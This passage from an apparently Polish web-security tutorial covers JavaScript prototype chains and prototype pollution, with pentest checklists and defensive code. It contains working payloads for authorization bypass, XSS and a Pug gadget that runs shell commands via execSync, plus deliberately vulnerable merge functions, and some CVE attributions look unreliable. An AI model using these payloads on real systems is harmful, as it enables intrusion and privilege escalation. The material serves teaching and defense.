  writable: false    // nie można nadpisać przez przypisanie
});
```

Ale: `Object.defineProperty` z `configurable: true` nadal można nadpisać przez `defineProperty` ponownie.

Prototype Chain jako wektor XSS

```
// Jeśli atakujący osiągnie XSS, może modyfikować prototypy:
Object.prototype.toString = function() {
  // Podmieniono wbudowaną metodę toString!
  exfiltrate(this); // wysyła każdy obiekt który wywołuje toString
  return "[object Object]"; // normalna odpowiedź
};
// Teraz każde wywołanie `String(obj)`, `${obj}`, `console.log(obj)` eksfiltruje dane
```

Property Lookup Security Issues

```
// Problem: properties dziedziczone z prototypu mogą kolidować z logiką
const userInput = "__proto__"; // lub "constructor", "toString", etc.

const config = {};
config[userInput] = "modified"; // config.__proto__ = "modified"
// Nie ustawiło właściwości config! Zmodyfikowało Object.prototype!

// Bezpieczna alternatywa:
const safeConfig = Object.create(null); // null prototype – brak wbudowanych
safeConfig[userInput] = "modified"; // teraz bezpieczne
```

hasOwnProperty jako security check

```
// Sprawdzanie czy klucz naprawdę należy do obiektu
function allowlisted(config, key) {
  return config.hasOwnProperty(key); // nie sprawdza prototypu
}
// Ale! Co jeśli config ma __proto__ z hasOwnProperty = false?
// Bezpieczniej:
function allowlisted(config, key) {
  return Object.prototype.hasOwnProperty.call(config, key);
}
```

Powiązane CWE

- **CWE-1321** — Improperly Controlled Modification of Object Prototype Attributes
- **CWE-915** — Improperly Controlled Modification of Dynamically-Determined Object Attributes

10. Jak identyfikować podczas pentestu

DevTools → Console — eksploracja Prototype Chain


```
// Sprawdź łańcuch prototypów dowolnego obiektu
let obj = new SomeClass();
let proto = obj;
while (proto = Object.getPrototypeOf(proto)) {
    console.log(proto.constructor?.name, Object.getOwnPropertyNames(proto));
}

// Szukaj wrażliwych metod
Object.getOwnPropertyNames(Object.prototype); // wbudowane – benchmark
// Jeśli widać metody których nie powinno być → Prototype Pollution!
```

Sprawdzanie Object.prototype

```
// Sprawdź czy Object.prototype jest "czysty"
const clean = ["hasOwnProperty", "isPrototypeOf", "propertyIsEnumerable",
    "toString", "toLocaleString", "valueOf", "__defineGetter__",
    "__defineSetter__", "__lookupGetter__", "__lookupSetter__"];

const current = Object.getOwnPropertyNames(Object.prototype);
const extra = current.filter(k => !clean.includes(k));
console.log("Dodatkowe właściwości na Object.prototype:", extra);
// Jeśli niepusta → możliwa Prototype Pollution
```

Szukanie podatnych merge/assign w kodzie

W DevTools → Sources → Ctrl+Shift+F:

```
Object.assign(
  merge(
    extend(
      deepCopy(
        JSON.parse
        __proto__
        constructor[
          ["constructor"]
```

Network → Payload Analysis

W Burp Suite → szukaj w requestach JSON:

```
{"__proto__": {"isAdmin": true}}
{"constructor": {"prototype": {"isAdmin": true}}}
```

11. Jak testować bezpieczeństwo

- ☐ Czy aplikacja wykonuje deep merge/assign obiektów z danymi użytkownika?
- ☐ Czy Object.prototype ma dodatkowe właściwości (wskazuje na pollution)?
- ☐ Czy for...in pętle są chronione hasOwnProperty?
- ☐ Czy używany jest Object.create(null) dla słowników/map (bez prototype)?
- ☐ Czy wbudowane prototypy (Array.prototype, String.prototype) są modyfikowane?
- ☐ Czy biblioteki (lodash, jQuery, merge) są aktualne (podatności Prototype Pollution)?
- ☐ Czy dane JSON z użytkownika trafiają do funkcji merge bez sanitizacji?
- ☐ Czy instanceof jest używane cross-frame (może dać false negatives)?
- ☐ Czy Object.prototype.hasOwnProperty może być nadpisane (payload: {hasOwnProperty: ...})?
- ☐ Czy wrażliwe metody na prototypie są niemodyfikowalne (writable: false)?

12. Typowe scenariusze ataków

Scenariusz 1: Prototype Pollution przez JSON merge

Wymagania: Aplikacja akceptuje JSON i łączy go z obiektem bez sanitizacji kluczy.

Payload:

```
POST /api/user/settings
Content-Type: application/json

{
  "theme": "dark",
  "__proto__": {
    "isAdmin": true
  }
}
```

Przebieg:

1. Serwer odbiera JSON, parsuje przez `JSON.parse()` — `__proto__` staje się normalnym kluczem obiektu
2. Funkcja merge iteruje klucze i przypisuje: `target.__proto__.isAdmin = true`
3. Przez Prototype Chain `Object.prototype.isAdmin = true`
4. Każdy sprawdzający `obj.isAdmin` otrzymuje `true`

Weryfikacja:

```
// Sprawdź po wysłaniu payloadu:
const test = {};
console.log(test.isAdmin); // true → podatność potwierdzona
```

Wpływ: Eskalacja uprawnień, ominięcie autoryzacji, RCE (w Node.js z template engines).

Scenariusz 2: Podmiana constructor.prototype

Payload alternatywny:

```
{
  "constructor": {
    "prototype": {
      "isAdmin": true
    }
  }
}
```

Niektóre implementacje merge śledzą `constructor.prototype` zamiast `__proto__` — ten payload obchodzi filtry sprawdzające tylko `__proto__`.

13. Jak się zabezpieczać

Filtrowanie niebezpiecznych kluczy

```
function safeMerge(target, source) {
  const FORBIDDEN = new Set(["__proto__", "constructor", "prototype"]);

  for (const key of Object.keys(source)) {
    if (FORBIDDEN.has(key)) continue; // pomiń niebezpieczne klucze

    if (typeof source[key] === 'object' && source[key] !== null) {
      target[key] = target[key] || {};
      safeMerge(target[key], source[key]);
    } else {
      target[key] = source[key];
    }
  }
  return target;
}
```

Object.create(null) dla słowników

```
// Słownik bez prototype – nie można zanieczyszczać przez __proto__
const userPermissions = Object.create(null);
userPermissions["read"] = true;
userPermissions["write"] = false;

// Nie ma Object.prototype – nie ma __proto__, toString, constructor etc.
// Wstrzyknięcie "__proto__" to teraz po prostu normalny klucz, nie atak
```

Zamrożenie Object.prototype

```
// Zabezpieczenie: zamróż Object.prototype
// UWAGA: może zepsuć biblioteki które modyfikują prototypy!
Object.freeze(Object.prototype);

// Teraz próba modyfikacji rzuci TypeError (strict mode) lub po cichu nie zadziała
```

Walidacja schema JSON (np. Ajv)

```
const Ajv = require("ajv");
const ajv = new Ajv();

const schema = {
  type: "object",
  properties: {
    theme: { type: "string" },
    language: { type: "string" }
  },
  additionalProperties: false // BLOKUJE __proto__, constructor itp.
};

const validate = ajv.compile(schema);
const valid = validate(userInput);
// Payload z __proto__ zostanie odrzucony przez additionalProperties: false
```

Aktualizuj biblioteki

```
# Sprawdź znane podatności Prototype Pollution
npm audit
npm audit fix

# Szukaj konkretnych CVE:
# CVE-2019-10744 – lodash < 4.17.12 (merge)
# CVE-2020-8203 – lodash < 4.17.19 (zipObjectDeep)
# CVE-2019-0393 – jQuery < 3.4.0 (extend)
```

14. Podsumowanie

Kluczowe fakty:

1. Prototype Chain = mechanizm dziedziczenia w JS — każdy obiekt ma `[[Prototype]]` wskazujący na inne obiekty
2. Gdy właściwość nie zostanie znaleziona na obiekcie, silnik szuka w górę łańcucha do `null`
3. `class` w ES6 to lukier syntaktyczny na Prototype Chain — pod spodem ten sam mechanizm
4. Modyfikacja `Object.prototype` wpływa na KAŻDY obiekt w programie
5. `Object.create(null)` tworzy obiekt bez prototype — bezpieczne dla słowników

Najczęstsze nieporozumienia:


- "class w JavaScript to klasy jak w Javie" — NIE. To Prototype Chain z ładniejszą składnią.
- "`__proto__` to właściwość obiektu" — NIE. To accessor na `Object.prototype` — korzysta z `getPrototypeOf` / `setPrototypeOf`.
- "Prototype Pollution to problem tylko Node.js" — NIE. Dotyka też front-end JS (XSS, eskalacja uprawnień w kliencie).

Jak rozpoznać w prawdziwej aplikacji

1. **DevTools → Console** → `Object.getPrototypeOf(dowolnyObiekt)` → eksploruj łańcuch

2. **Console** → `Object.getOwnPropertyNames(Object.prototype)` → sprawdź czy są dodatkowe właściwości (wskaźnik pollution)
3. **Sources** → szukaj: `merge(`, `assign(`, `extend(`, `deepCopy(` → czy przetwarzają dane użytkownika?
4. **Burp Suite** → Repeater → wyślij payload `{"__proto__": {"x": 1}}` → sprawdź w konsoli `({}).x === 1`

Powiązania



Rozdział 7: Prototype Pollution

1. Czym jest Prototype Pollution

Prototype Pollution to klasa podatności bezpieczeństwa w JavaScript, polegająca na możliwości wstrzyknięcia lub modyfikacji właściwości na `Object.prototype` (lub innych wbudowanych prototypach) poprzez kontrolowane przez atakującego dane wejściowe.

Ponieważ `Object.prototype` jest na szczycie łańcucha prototypów *każdego* obiektu JavaScript, dodanie właściwości do `Object.prototype` sprawia, że ta właściwość pojawia się jako "dziedziczona" przez wszystkie obiekty. To fundamentalna zmiana środowiska runtime — potencjalnie prowadząca do obejścia autoryzacji, zdalnego wykonania kodu (RCE) lub Denial of Service.

Prototype Pollution jest sklasyfikowany jako:

- **CWE-1321** — Improperly Controlled Modification of Object Prototype Attributes (Prototype Pollution)
- **OWASP A08:2021** — Software and Data Integrity Failures

Podatność dotyczy zarówno:

- **Serwerowego JavaScript** (Node.js) — gdzie może prowadzić do RCE
- **Klienckich aplikacji webowych** — gdzie może prowadzić do XSS, obejścia autoryzacji

2. Dlaczego powstał (jako podatność)

Geneza problemu

Prototype Pollution nie jest celowo zaprojektowaną cechą — to konsekwencja kilku projektowych decyzji JavaScript działających razem:

1. **__proto__ jest magic property**: przypisanie `obj.__proto__ = x` modyfikuje `[[Prototype]]` obiektu, nie tworzy normalnej właściwości o nazwie `__proto__`
2. **Object.prototype jest współdzielony**: wszyscy korzystają z tego samego `Object.prototype`
3. **Rekurencyjne merge bez sanitizacji**: popularne biblioteki mergują obiekty "naiwnie", nie sprawdzając kluczy
4. **JSON.parse traktuje __proto__ normalnie**: `JSON.parse('{"__proto__": {"a": 1}}')` zwraca obiekt z `__proto__` jako normalnym kluczem — ale niektóre funkcje merge interpretują go inaczej

Podatność "objawiła się" szerszemu gronu bezpieczeństwa około 2018-2019, gdy opublikowano CVE dla lodash (CVE-2019-10744), jQuery (CVE-2019-11358) i setek innych bibliotek.

Dlaczego jest powszechna

Wzorzec "merguj obiekt użytkownika z domyślnym obiektem" jest wszechobecny w JavaScript:

```
// Typowy wzorzec konfiguracji – podatny
function initConfig(userConfig) {
    const defaults = { debug: false, timeout: 5000 };
    return Object.assign(defaults, userConfig); // podatne! (uwaga: Object.assign bez nested)
}

// Wzorzec deep merge w bibliotekach
_.merge({}, userInput); // podatne w starych wersjach lodash
```

3. Jak działa

Mechanizm podatności

Krok 1: Atakujący dostarcza payload z kluczem `__proto__`:

```
{
  "name": "normal value",
  "__proto__": {
    "isAdmin": true
  }
}
```

Krok 2: Podatna funkcja merge iteruje klucze i przypisuje je:

```
function vulnerableMerge(target, source) {
  for (let key in source) {
    if (typeof source[key] === 'object') {
      target[key] = target[key] || {};
      vulnerableMerge(target[key], source[key]); // rekurencja
    } else {
      target[key] = source[key]; // przypisanie
    }
  }
}

vulnerableMerge({}, JSON.parse(userInput));
// Gdy key = "__proto__", a source["__proto__"] = {isAdmin: true}:
// target["__proto__"] = target["__proto__"] || {}
// → target.__proto__ to Object.prototype (magic!)
// vulnerableMerge(Object.prototype, {isAdmin: true})
// → Object.prototype["isAdmin"] = true
```

Krok 3: `Object.prototype.isAdmin = true` — teraz KAŻDY obiekt ma `isAdmin = true`:

```
const user = { name: "Alice" };
console.log(user.isAdmin); // true – przez Prototype Chain!
```

Krok 4: Aplikacja sprawdza uprawnienia naiwnie:

```
if (user.isAdmin) {
  grantAdminAccess(); // tak! – chociaż user nie jest adminem
}
```

Trzy wektory dostępu do prototypu

```

Wektor 1: __proto__
_____
target["__proto__"]["isAdmin"] = true
→ Object.prototype.isAdmin = true

Wektor 2: constructor.prototype
_____
target["constructor"]["prototype"]["isAdmin"] = true
→ Object.prototype.isAdmin = true

Wektor 3: prototype (bezpośredni)
_____
// Gdy target to funkcja/klasa:
target["prototype"]["isAdmin"] = true

```

Skutki pollution

```

Object.prototype.isAdmin = true
|
├─ const obj = {}; obj.isAdmin → true
├─ const arr = []; arr.isAdmin → true
├─ const fn = function(){}; fn.isAdmin → true
├─ const date = new Date(); date.isAdmin → true
└─ ... KAŻDY obiekt ...

```

4. Co dzieje się wewnątrz

JSON.parse a proto

Ważne: `JSON.parse('{"__proto__": {"x": 1}}')` tworzy obiekt z *własną* właściwością o nazwie `"__proto__"` — nie modyfikuje prototypu:

```

const parsed = JSON.parse('{"__proto__": {"x": 1}}');

console.log(parsed.hasOwnProperty("__proto__")); // true — własna właściwość!
console.log(Object.getPrototypeOf(parsed));      // Object.prototype — bez zmi
an

// To jest BEZPIECZNE — JSON.parse nie interpretuje __proto__ jako magic

```

Problem pojawia się gdy podatna funkcja merge *używa* tego obiektu:

```

function merge(target, source) {
  for (let key in source) { // iteruje, w tym __proto__
    if (key === "__proto__" && source[key] && typeof source[key] === 'objec
t') {
      // NIE: target["__proto__"] = {x: 1}
      // Ale: merge(Object.prototype, {x: 1}) — POLLUTION!
      merge(target[key], source[key]);
    }
  }
}

```

Kluczowa różnica:

- `target["__proto__"] = value` → modyfikuje `[[Prototype]]` target (lub jest magic accessor)
- `target.__proto__ = value` → modyfikuje `[[Prototype]]` przez accessor
- `Object.defineProperty(target, "__proto__", {value: ...})` → tworzy własną właściwość bez magic

Silnik V8 — jak traktuje `__proto__`

W V8 `__proto__` jest **accessorem** zdefiniowanym na `Object.prototype`:

```
// Uproszczone — tak działają __proto__ getters/setters:
Object.defineProperty(Object.prototype, "__proto__", {
  get() { return Object.getPrototypeOf(this); },
  set(value) { Object.setPrototypeOf(this, value); }
});
```

Stąd: `obj.__proto__` to wywołanie gettera, nie odczyt własnej właściwości.

Wpływ na `for...in` i `Object.keys`

```
Object.prototype.injected = "attacker";

const obj = { own: "value" };

// for...in iteruje po CAŁYM łańcuchu (w tym prototype)
for (let key in obj) {
  console.log(key); // "own", potem "injected" z Object.prototype
}

// Object.keys() — tylko własne właściwości
Object.keys(obj); // ["own"] — bezpieczne!

// Podatny kod iterujący for...in:
for (let key in config) {
  processConfig(key, config[key]); // przetworzy "injected" z pollution!
}
```

5. Analogiczny przykład z życia

Wyobraź sobie wzorzec DNA firmy:

- Każdy pracownik dziedziczy "bazowy profil" z firmowego szablonu (`Object.prototype`)
- Template mówi: "domyślnie: brak uprawnień administratora"
- Atakujący dostaje się do działu HR i zmienia szablon: "domyślnie: pełne uprawnienia administratora"
- Od teraz KAŻDY nowy i stary pracownik "dziedziczy" te uprawnienia z szablonu

Nikt nie musi osobno nadawać uprawnień — wystarczyło zmienić jeden template. To Prototype Pollution.

6. Przykład kodu

```
// === PODATNA FUNKCJA MERGE ===
function deepMerge(target, source) {
  // UWAGA: ta implementacja jest celowo podatna
  for (let key in source) {
    if (typeof source[key] === 'object' && source[key] !== null) {
      if (!target[key]) target[key] = {};
      deepMerge(target[key], source[key]); // rekurencja bez sprawdzania k
      lucza
    } else {
      target[key] = source[key]; // bezpośrednie przypisanie
    }
  }
  return target;
}

// === PAYLOAD ATAKUJĄCEGO ===
// Zakładamy że input pochodzi np. z body HTTP request
const userInput = JSON.parse(`{
  "username": "alice",
  "__proto__": {
    "isAdmin": true,
    "canDelete": true
  }
}`);

// === WYWOŁANIE PODATNEJ FUNKCJI ===
const config = {};
deepMerge(config, userInput);

// Po merge:
// config.username = "alice" → OK, własna właściwość
// Object.prototype.isAdmin = true → ZANIECZYSZCZENIE!
// Object.prototype.canDelete = true → ZANIECZYSZCZENIE!

// === SKUTKI ===
const regularUser = { name: "Bob" };
console.log(regularUser.isAdmin); // true – przez prototype chain!
console.log(regularUser.canDelete); // true – przez prototype chain!

// Sprawdzenie autoryzacji – teraz złamane
function deleteUser(requestingUser, targetId) {
  // regularUser.canDelete = true (z pollution) → Bob może usuwać użytkowników
  w!
  if (requestingUser.canDelete) {
    users.delete(targetId); // wykonuje bez uprawnień!
  }
}
```

Wyjaśnienie linijka po linijce:

1. `JSON.parse(...)` — tworzy obiekt JavaScript z `__proto__` jako *własną właściwością*
2. `deepMerge(config, userInput)` — startuje merge
3. W pętli `for (let key in source)` → iteruje klucze: "username", "**proto**"
4. Dla klucza `"__proto__"`: `source["__proto__"] = {isAdmin: true}` → obiekt
5. `target["__proto__"]` — to accessor! Zwraca `Object.prototype` (nie tworzy własnej właściwości)
6. `deepMerge(Object.prototype, {isAdmin: true})` — rekurencja na `Object.prototype`!
7. `Object.prototype["isAdmin"] = true` — zanieczyszczenie!

8. Każdy nowy `{}` "dziedziczy" `isAdmin: true` przez Prototype Chain

7. Przykład z prawdziwej aplikacji

CVE-2019-10744 — Lodash

Lodash to najpopularniejsza biblioteka utility w npm (~50M pobrań tygodniowo).

Wersje < 4.17.12 były podatne:

```
// Podatna wersja lodash (< 4.17.12)
const _ = require('lodash');

// Payload: użytkownik może wysłać settings z __proto__
const userSettings = JSON.parse(req.body); // {"__proto__": {"admin": true}}

// Podatna funkcja merge
_.merge({}, userSettings); // → Object.prototype.admin = true

// Efekt: każdy obiekt ma .admin = true
const checkPermissions = {};
if (checkPermissions.admin) { // true! – przez polluted prototype
  grantAdminAccess(user);
}
```

CVE-2019-11358 — jQuery

```
// Podatna wersja jQuery (< 3.4.0)
$.extend(true, {}, JSON.parse('{"__proto__": {"xss": "<img src=x onerror=alert(1)>"}}'));

// Jeśli aplikacja używa polluted wartości w innerHTML:
document.body.innerHTML = someObject.xss; // XSS!
```

Hackowanie aplikacji Express.js przez template engines

```
// Scenariusz z Pug (template engine) – RCE przez Prototype Pollution
const pug = require('pug');
const express = require('express');
const _ = require('lodash'); // podatna wersja

app.post('/settings', (req, res) => {
  // Pollution przez lodash.merge
  _.merge({}, req.body); // {"__proto__": {"outputFunctionName": "x;process.mainModule.require('child_process').execSync('id > /tmp/pwned');s"}}

  // Pug sprawdza options.outputFunctionName przez Object.prototype lookup
  const template = pug.render("p Hello"); // używa polluted outputFunctionName!

  // → RCE! Wykonuje kod systemowy
});
```

To jest prawdziwy scenariusz RCE przez Prototype Pollution + template engine gadget.

8. Typowe błędy programistów

Błąd 1: Naiwna implementacja deep merge

```
// PODATNE – typowa implementacja "deep merge"
function merge(a, b) {
  for (let k in b) {
    if (b[k] && typeof b[k] === 'object') {
      a[k] = a[k] || {};
      merge(a[k], b[k]); // brak sprawdzania k === '__proto__'
    } else {
      a[k] = b[k];
    }
  }
  return a;
}
```

Błąd 2: Używanie for...in na niezaufanym input

```
// PODATNE
function copyConfig(userConfig) {
  const config = { debug: false };
  for (let key in userConfig) { // iteruje przez prototype chain!
    config[key] = userConfig[key];
  }
}
```

Błąd 3: Sprawdzanie właściwości przez in zamiast hasOwnProperty

```
// PODATNE – 'isAdmin' może pochodzić z pollution
if ('isAdmin' in user) { ... }

// BEZPIECZNE – sprawdza tylko własne właściwości
if (Object.prototype.hasOwnProperty.call(user, 'isAdmin')) { ... }
// lub Object.hasOwn(user, 'isAdmin') w ES2022
```

Błąd 4: Użycie undefined jako sentinel zamiast null

```
// PODATNE – undefined może zostać dostarczone przez pollution
function getConfig(key) {
  return config[key] !== undefined ? config[key] : defaults[key];
  // Jeśli Object.prototype[key] = "polluted", config[key] zwróci to!
}

// BEZPIECZNE
function getConfig(key) {
  return Object.prototype.hasOwnProperty.call(config, key)
    ? config[key]
    : defaults[key];
}
```

9. Znaczenie dla bezpieczeństwa

Klasyfikacja podatności

Prototype Pollution może prowadzić do:


1. **Ominięcie autoryzacji (Logic Bypass)** — `isAdmin: true` w każdym obiekcie
2. **Cross-Site Scripting (XSS)** — wstrzyknięcie payloadu do właściwości używanych w template'ach
3. **Remote Code Execution (RCE)** — w Node.js przez "gadgets" w template engines
4. **Denial of Service (DoS)** — modyfikacja metod wbudowanych jak `toString`, `valueOf`
5. **Data Manipulation** — zmiana wartości konfiguracyjnych wpływających na logikę

Known CVE

CVE	Biblioteka	Wersja	Typ
CVE-2019-10744	lodash	< 4.17.12	RCE/Logic
CVE-2019-11358	jQuery	< 3.4.0	XSS
CVE-2020-8203	lodash	< 4.17.19	zipObjectDeep
CVE-2019-0393	extend	< 3.0.2	Logic
CVE-2021-23337	lodash	< 4.17.21	Command Injection
CVE-2020-28477	immer	< 8.0.1	Logic

RCE Gadgets — mechanizm

W Node.js pewne moduły czytają właściwości obiektów przez Prototype Chain i mogą wykonać kod:



Znane "gadgets":

- **Pug:** `outputFunctionName`, `self`
- **EJS:** `escapeXML`, `outputFunctionName`
- **Handlebars:** `helperMissing`
- **child_process:** `shell`
- **node-fetch:** `timeout`

Powiązane OWASP

- **A08:2021 - Software and Data Integrity Failures**

- **A03:2021 - Injection** (gdy prowadzi do XSS/RCE)

10. Jak identyfikować podczas pentestu

Manualny test — weryfikacja podatności

```
// Test 1: Podstawowe sprawdzenie
const originalTest = {};
console.log(originalTest.polluted); // powinna być undefined przed testem

// Wyślij payload do aplikacji przez Burp Suite
// POST /api/settings: {"__proto__": {"polluted": true}}

// Sprawdź po wysłaniu:
const newTest = {};
console.log(newTest.polluted); // jeśli true → PODATNA!

// Test 2: Wektor constructor.prototype
// Payload: {"constructor": {"prototype": {"polluted": "yes"}}}

// Test 3: Dla bibliotek deep merge
// Payload: {"a": 1, "__proto__": {"isAdmin": true}}
```

Narzędzia

ppfuzz (Prototype Pollution Fuzzer):

```
# Automatyczne testowanie
npx ppfuzz -u "https://target.com/api/endpoint" -m POST -H "Content-Type: application/json" -d '{}'
```

NodeJS Prototype Pollution Scanner:

```
# Skanowanie kodu
npx proto-pollution-scanner ./src
```

Burp Suite Extension: **JS Prototype Pollution** przez BApp Store

Identyfikacja przez DevTools

```
// Uruchom PRZED testem — zapisz stan
const before = Object.getOwnPropertyNames(Object.prototype).length;

// Wykonaj podejrzaną akcję (submit formularza, call API)

// Sprawdź PO akcji
const after = Object.getOwnPropertyNames(Object.prototype).length;
console.log("Nowe właściwości:", after - before); // >0 → pollution!

// Znajdź dodane właściwości
const expected = new Set(["hasOwnProperty", "isPrototypeOf", /* ... */]);
Object.getOwnPropertyNames(Object.prototype)
  .filter(k => !expected.has(k))
  .forEach(k => console.log("Polluted:", k, Object.prototype[k]));
```

Szukanie podatnych bibliotek

```
# W kodzie źródłowym:
grep -r "deepMerge\|_.merge\|jQuery.extend\|Object.assign" ./src

# W package.json:
cat package.json | grep -E '"lodash"|"jquery"|"extend"|"merge"'

# npm audit:
npm audit 2>/dev/null | grep -i "prototype"
```

11. Jak testować bezpieczeństwo

- ☐ Czy aplikacja akceptuje JSON w body i wykonuje na nim deep merge?
- ☐ Payload `{"__proto__": {"x": 1}}` – czy `{}.x` jest teraz 1?
- ☐ Payload `{"constructor": {"prototype": {"x": 1}}}` – podobny test
- ☐ Czy `for...in` jest używany na danych wejściowych bez filtrowania?
- ☐ Czy `hasOwnProperty` lub `Object.hasOwnProperty` jest używane przed sprawdzaniem właściwości?
- ☐ Czy `npm audit` wykrywa podatne biblioteki (`lodash`, `jquery`, `extend`, `merge`)?
- ☐ Czy `Object.create(null)` jest używane dla słowników/cache zamiast `{}`?
- ☐ Czy `Object.prototype` jest zamrożony (`Object.freeze`) jako dodatkowa ochrona?
- ☐ Czy walidacja schema (`Ajv`, `joi`) blokuje klucze `__proto__` i `constructor`?
- ☐ Czy aplikacja serwerowa (`Node.js`) używa podatnych template engines (`pug`, `ejs`)?
- ☐ Czy `pollution Object.prototype.toString` może wywołać nieoczekiwane zachowania?
- ☐ Czy po "wyleczeniu" `pollution` jest możliwa persistencja między requestami (`shared state`)?

12. Typowe scenariusze ataków

Scenariusz 1: Ominięcie autoryzacji (Authorization Bypass)

Wymagania:

- Aplikacja używa podatnej funkcji `deep merge`
- Autoryzacja sprawdzana przez właściwość obiektu (np. `user.isAdmin`)

Przebieg:

1. Pentester identyfikuje endpoint przyjmujący JSON body
2. Wysyła payload: `{"__proto__": {"isAdmin": true}}`
3. Aplikacja łączy obiekt użytkownika z podatną funkcją
4. `Object.prototype.isAdmin = true`
5. Każde sprawdzenie `if (user.isAdmin)` zwraca `true`
6. Pentester uzyskuje dostęp do funkcji adminowych

Weryfikacja:

```
// W konsoli przeglądarki po wysłaniu payloadu
const testObj = {};
console.log(testObj.isAdmin); // true → podatność potwierdzona
```

Ograniczenia: Pollution resetuje się przy przeładowaniu strony (client-side) lub restarcie serwera (server-side).

Scenariusz 2: RCE przez Pug Template Engine (Node.js)

Wymagania:

- Node.js z podatną biblioteką (lodash < 4.17.12)
- Pug/Jade jako template engine

Payload:

```
{
  "__proto__": {
    "outputFunctionName": "x;process.mainModule.require('child_process').execSync('id > /tmp/pwned');s"
  }
}
```

Przebieg:

1. `lodash.merge` pollutuje `Object.prototype.outputFunctionName`
2. Pug przy kompilacji template sprawdza options przez `for...in` (lub bezpośredni dostęp)
3. Odczytuje `outputFunctionName` z polluted prototypu
4. Wstrzykuje wartość do generowanego kodu JavaScript
5. Wykonuje go → RCE

Wpływ: Pełna kontrola serwera.

Scenariusz 3: XSS przez DOM Prototype Pollution**Wymagania:**

- Podatna biblioteka client-side (jQuery < 3.4.0)
- Aplikacja używa `$.extend(true, ...)` z danymi z URL/input

Przebieg:

```
// URL: /app?config={"__proto__":{"innerHTML":"<img src=x onerror=alert(1)>"}}

const userConfig = parseURLConfig(); // {"__proto__": {"innerHTML": "XSS payload"}}
$.extend(true, {}, userConfig); // pollution

// Gdzieś w aplikacji:
const div = document.createElement("div");
Object.assign(div, someObject); // someObject.innerHTML z pollution → XSS
```

13. Jak się zabezpieczać

Bezpieczna implementacja deep merge


```
function secureMerge(target, source, depth = 0) {
  if (depth > 10) throw new Error("Max merge depth exceeded");

  // Lista zakazanych kluczy
  const FORBIDDEN = new Set(["__proto__", "constructor", "prototype"]);

  // Użyj Object.keys – nie for...in (nie iteruje po prototype chain)
  for (const key of Object.keys(source)) {
    if (FORBIDDEN.has(key)) continue; // pomiń niebezpieczne klucze

    const srcVal = source[key];

    if (srcVal !== null && typeof srcVal === 'object' && !Array.isArray(srcVal)) {
      // Upewnij się że target[key] to własna właściwość
      if (!Object.prototype.hasOwnProperty.call(target, key)) {
        Object.defineProperty(target, key, {
          value: Object.create(null), // null prototype dla bezpieczeństwa
          writable: true,
          enumerable: true,
          configurable: true
        });
      }
      secureMerge(target[key], srcVal, depth + 1);
    } else {
      target[key] = srcVal;
    }
  }

  return target;
}
```

Walidacja JSON Schema

```
const Ajv = require("ajv");
const ajv = new Ajv({ strict: true });

const userSettingsSchema = {
  type: "object",
  additionalProperties: false, // KLUCZOWE – blokuje nieznane klucze!
  properties: {
    theme: { type: "string", enum: ["light", "dark"] },
    language: { type: "string", pattern: "^[a-z]{2}$" }
  }
};

const validate = ajv.compile(userSettingsSchema);

app.post('/settings', (req, res) => {
  if (!validate(req.body)) {
    return res.status(400).json({ error: validate.errors });
  }
  // Teraz req.body nie zawiera __proto__ ani constructor
  applySettings(req.body);
});
```

Object.freeze dla ochrony prototypów

```
// Zamróż kluczowe prototypy przed startem aplikacji
// UWAGA: przetestuj z bibliotekami! Niektóre modyfikują prototypy.
Object.freeze(Object.prototype);
Object.freeze(Object.freeze);
Object.freeze(Array.prototype);
Object.freeze(Function.prototype);

// Teraz próba pollution rzuci TypeError (strict) lub cicho nie zadziała (non-strict)
```

Używaj Map zamiast {} dla słowników

```
// {} podatne – może mieć właściwości z Object.prototype
const config = {};
config["someKey"] = "value";
config["__proto__"] // → Object.prototype (magic!)

// Map – brak prototype pollution
const safeConfig = new Map();
